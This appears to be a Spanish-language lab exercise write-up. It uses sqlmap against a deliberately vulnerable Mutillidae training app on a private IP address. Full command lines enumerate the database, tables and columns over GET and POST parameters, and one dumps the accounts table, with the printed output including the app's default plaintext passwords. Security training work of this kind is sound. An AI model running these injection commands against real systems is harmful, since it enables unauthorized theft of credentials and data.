Sqlmap

Ejercicio 1


- Base de datos que se está utilizando.

parametro sqlmap utilizado

```
--current-db
```

Comando completo

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" --current-db
```



```
web application technology: PHP 5.3.2, PHP, Apac
back-end DBMS: MySQL ≥ 5.0
[12:10:21] [INFO] fetching current database
current database: 'nowasp'
[12:10:22] [INFO] fetched data logged to text fil
```


- Tablas de la base de datos.

parametros sqlmap utilizados

```
-D nowasp
--tables
```

comando completo sqlmap

```
qlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D nowasp --tables
```



```
[12:15:12] [WARNING] reflective valu
Database: nowasp
[12 tables]
+-----------------------------+
| accounts                    |
| balloon_tips                |
| blogs_table                 |
| captured_data               |
| credit_cards                |
| help_texts                  |
| hitlog                      |
| level_1_help_include_files  |
| page_help                   |
| page_hints                  |
| pen_test_tools              |
| youtubevideos               |
+-----------------------------+
```


- Columnas de la base de datos.

parametro utilizado


```
--columns
```

comando sqlmap completo


```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D nowasp --columns
```




```
[12:16:41] [INFO] fetching columns for table 'blogs_ta
Database: nowasp
Table: youtubevideos
[3 columns]
+-----------------+--------------+
| Column          | Type         |
+-----------------+--------------+
| identificationToken | varchar(16)  |
| recordIndetifier    | int(11)      |
| title               | varchar(128) |
+-----------------+--------------+

Database: nowasp
Table: page_hints
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| hint      | text        |
| hint_key  | int(11)     |
| page_name | varchar(64) |
+-----------+-------------+

Database: nowasp
Table: credit_cards
[4 columns]
+------------+---------+
| Column     | Type    |
+------------+---------+
| ccid       | int(11) |
| ccnumber   | text    |
| ccv        | text    |
| expiration | date    |
+------------+---------+

Database: nowasp
Table: page_help
[3 columns]
+------------------+-------------+
| Column           | Type        |
+------------------+-------------+
| help_text_key    | int(11)     |
| order_preference | int(11)     |
| page_name        | varchar(64) |
+------------------+-------------+
```



```
Database: nowasp
Table: help_texts
[2 columns]
+---------------+---------+
| Column        | Type    |
+---------------+---------+
| help_text     | text    |
| help_text_key | int(11) |
+---------------+---------+

Database: nowasp
Table: pen_test_tools
[5 columns]
+--------------+---------+
| Column       | Type    |
+--------------+---------+
| comment      | text    |
| phase_to_use | text    |
| tool_id      | int(11) |
| tool_name    | text    |
| tool_type    | text    |
+--------------+---------+

Database: nowasp
Table: balloon_tips
[3 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| hint_level | int(11)     |
| tip        | text        |
| tip_key    | varchar(64) |
+------------+-------------+

Database: nowasp
Table: level_1_help_include_files
[3 columns]
+--------------------------------------+---------+
| Column                               | Type    |
+--------------------------------------+---------+
| level_1_help_include_file            | text    |
| level_1_help_include_file_description | text    |
| level_1_help_include_file_key        | int(11) |
+--------------------------------------+---------+
```



```
Database: nowasp
Table: captured_data
[8 columns]
+-------------------+----------+
| Column            | Type     |
+-------------------+----------+
| data              | text     |
| port              | text     |
| capture_date      | datetime |
| data_id           | int(11)  |
| hostname          | text     |
| ip_address        | text     |
| referrer          | text     |
| user_agent_string | text     |
+-------------------+----------+

Database: nowasp
Table: accounts
[7 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| cid         | int(11)    |
| firstname   | text       |
| is_admin    | varchar(5) |
| lastname    | text       |
| mysignature | text       |
| password    | text       |
| username    | text       |
+-------------+------------+

Database: nowasp
Table: hitlog
[6 columns]
+----------+----------+
| Column   | Type     |
+----------+----------+
| date     | datetime |
| browser  | text     |
| cid      | int(11)  |
| hostname | text     |
| ip       | text     |
| referer  | text     |
+----------+----------+
```



```
Database: nowasp
Table: blogs_table
[4 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| comment      | text     |
| date         | datetime |
| blogger_name | text     |
| cid          | int(11)  |
+--------------+----------+
```

- Esquema completo.

parametro utilizado

```
-schema
```

comando completo de sqlmap

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D nowasp -schema
```

Mismo resultado que en el apartado anterior de columnas


- Volcado completo de la tabla usuarios con contraseñas

Parámetros utilizados

```
-D nowasp
-T accounts
--dump
```

comando sqlmap

```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D nowasp -T accounts --dump
```




```
[12:23:14] [INFO] fetching entries for table 'accounts' in database 'nowasp'
Database: nowasp
Table: accounts
[24 entries]
+-----+----------+---------------+--------------+----------+-----------+-----------------------------------------+
| cid | is_admin | lastname      | password     | username | firstname | mysignature                             |
+-----+----------+---------------+--------------+----------+-----------+-----------------------------------------+
| 1   | TRUE     | Administrator | admin        | admin    | System    | g0t r00t?                               |
| 2   | TRUE     | Crenshaw      | somepassword | adrian   | Adrian    | Zombie Films Rock!                      |
| 3   | FALSE    | Pentest       | monkey       | john     | John      | I like the smell of confunk             |
| 4   | FALSE    | Druin         | password     | jeremy   | Jeremy    | d1373 1337 speak                        |
| 5   | FALSE    | Galbraith     | password     | bryce    | Bryce     | I Love SANS                             |
| 6   | FALSE    | WTF           | samurai      | samurai  | Samurai   | Carving fools                           |
| 7   | FALSE    | Rome          | password     | jim      | Jim       | Rome is burning                         |
| 8   | FALSE    | Hill          | password     | bobby    | Bobby     | Hank is my dad                          |
| 9   | FALSE    | Lion          | password     | simba    | Simba     | I am a super-cat                        |
| 10  | FALSE    | Evil          | password     | dreveil  | Dr.       | Preparation H                           |
| 11  | FALSE    | Evil          | password     | scotty   | Scotty    | Scotty do                               |
| 12  | FALSE    | Calipari      | password     | cal      | John      | C-A-T-S Cats Cats Cats                  |
| 13  | FALSE    | Wall          | password     | john     | John      | Do the Duggie!                          |
| 14  | FALSE    | Johnson       | 42           | kevin    | Kevin     | Doug Adams rocks                        |
| 15  | FALSE    | Kennedy       | set          | dave     | Dave      | Bet on S.E.T. FTW                       |
| 16  | FALSE    | Pester        | tortoise     | patches  | Patches   | meow                                    |
| 17  | FALSE    | Paws          | stripes      | rocky    | Rocky     | treats?                                 |
| 18  | FALSE    | Tomes         | lanmaster53  | tim      | Tim       | Because reconnaissance is hard to spell |
| 19  | TRUE     | Baker         | SoSecret     | ABaker   | Aaron     | Muffin tops only                        |
| 20  | FALSE    | Pan           | NotTelling   | PPan     | Peter     | Where is Tinker?                        |
| 21  | FALSE    | Hook          | JollyRoger   | CHook    | Captain   | Gator-hater                             |
| 22  | FALSE    | Jardine       | i<3devs      | james    | James     | Occupation: Researcher                  |
| 23  | FALSE    | Account       | user         | user     | User      | User Account                            |
| 24  | FALSE    | Skoudis       | pentest      | ed       | Ed        | Commandline KungFu anyone?              |
+-----+----------+---------------+--------------+----------+-----------+-----------------------------------------+
```

Ejercicio 2

- Base de datos que se está utilizando.


```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" --current-db
```



```
[12:32:17] [INFO] retrieved: '
current database: 'nowasp'
[12:32:17] [INFO] fetched data
```

- Tablas de la base de datos.


```
sqlmap -u "http://10.0.10.9/mutillidae/index.php?page=login.php" --method=POST -data "username=test&password=test&login-php-submit-button=Login" -D nowasp --tables
```




```
Database: nowasp
[12 tables]
+----------------------------+
| accounts                   |
| balloon_tips               |
| blogs_table                |
| captured_data              |
| credit_cards               |
| help_texts                 |
| hitlog                     |
| level_1_help_include_files |
| page_help                  |
| page_hints                 |
| pen_test_tools             |
| youtubevideos              |
+----------------------------+
```

- Columnas de la base de datos.

